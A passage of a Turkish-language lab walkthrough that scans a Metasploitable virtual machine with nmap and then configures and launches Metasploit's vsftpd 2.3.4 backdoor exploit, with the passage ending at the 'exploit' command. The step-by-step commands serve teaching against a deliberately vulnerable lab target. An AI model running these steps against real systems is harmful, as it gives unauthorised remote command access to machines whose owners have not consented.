64 bytes from 192.168.72.131: icmp_seq=2 ttl=64 time=0.737 ms
64 bytes from 192.168.72.131: icmp_seq=3 ttl=64 time=0.752 ms
64 bytes from 192.168.72.131: icmp_seq=4 ttl=64 time=0.811 ms
^C
--- 192.168.72.131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.737/2.219/6.578/2.516 ms
root@kali:~# 
```

Nmap ile Tarama

Nmap aracı ile sanal makinamızın taramasını başlatıyoruz.


(Taradığımız makine, metasploitable sanal makinesi)



```
root@kali:~# nmap -T4 -sS -sV --open -n 192.168.72.131

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-02 02:08 +03
```

Nmap Tarama Sonuçları


Tarama sonucu zaafiyetler barından sistemde açık olan servisler, portları ve sürüm bilgilerine erişiyoruz.



```
Not shown: 976 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
E: cpe:/o:linux:linux_kernel
```

Nmap Tarama Sonuçları Değerlendirme

İlk sırada bulunan ftp servisinin vsftpd sürümüne ilişkin bir zafiyet sömürme aracı varmı kontrol ediyoruz.




```
Not shown: 976 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
E: cpe:/o:linux:linux_kernel
```

Metasploit

Metasploit aracını açıyoruz..

msfconsole veya M simgesi ile..



```
root@kali:~# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                                      https://metasploit.com
```


```
       =[ metasploit v4.16.16-dev                         ]
+ -- --=[ 1702 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Metasploit

Metasploit içerisinde vsftpd ile ilgili arama yapıyoruz..

search vsftpd

Bir adet backdoor buluyoruz.




```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

Metasploit

Bulduğumuz exploit'i kullanmaya ve seçeneklerini görmeye başlıyoruz.

***use** exploit/unix/ftp/vsftpd_234_backdoor*

show options




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Metasploit

Ardından RHOST ile IP tanımlıyoruz, payload seçeneklerine bakıyoruz.

***set** RHOST 192.168.72.131*

show payloads




```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.72.131
RHOST => 192.168.72.131
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name                Disclosure Date  Rank    Description
   ----                ---------------  ----    -----------
   cmd/unix/interact                    normal  Unix Command, Interact with Established Connection
```

Metasploit

Payload'ı kullanmak için tanımlıyoruz ve seçeneklerine bakıyoruz.

***set payload** cmd/unix/interact*

show payloads




```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.72.131   yes       The target address
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Metasploit

RPORT ile port tanımlamasını yapıyoruz.

***set** RPORT 21*



```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.72.131   yes       The target address
   RPORT  21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > 
```


Metasploit

Tanımladığımız bilgiler doğrultusunda payload'ın çalıştırılması için başlatıyoruz.

exploit

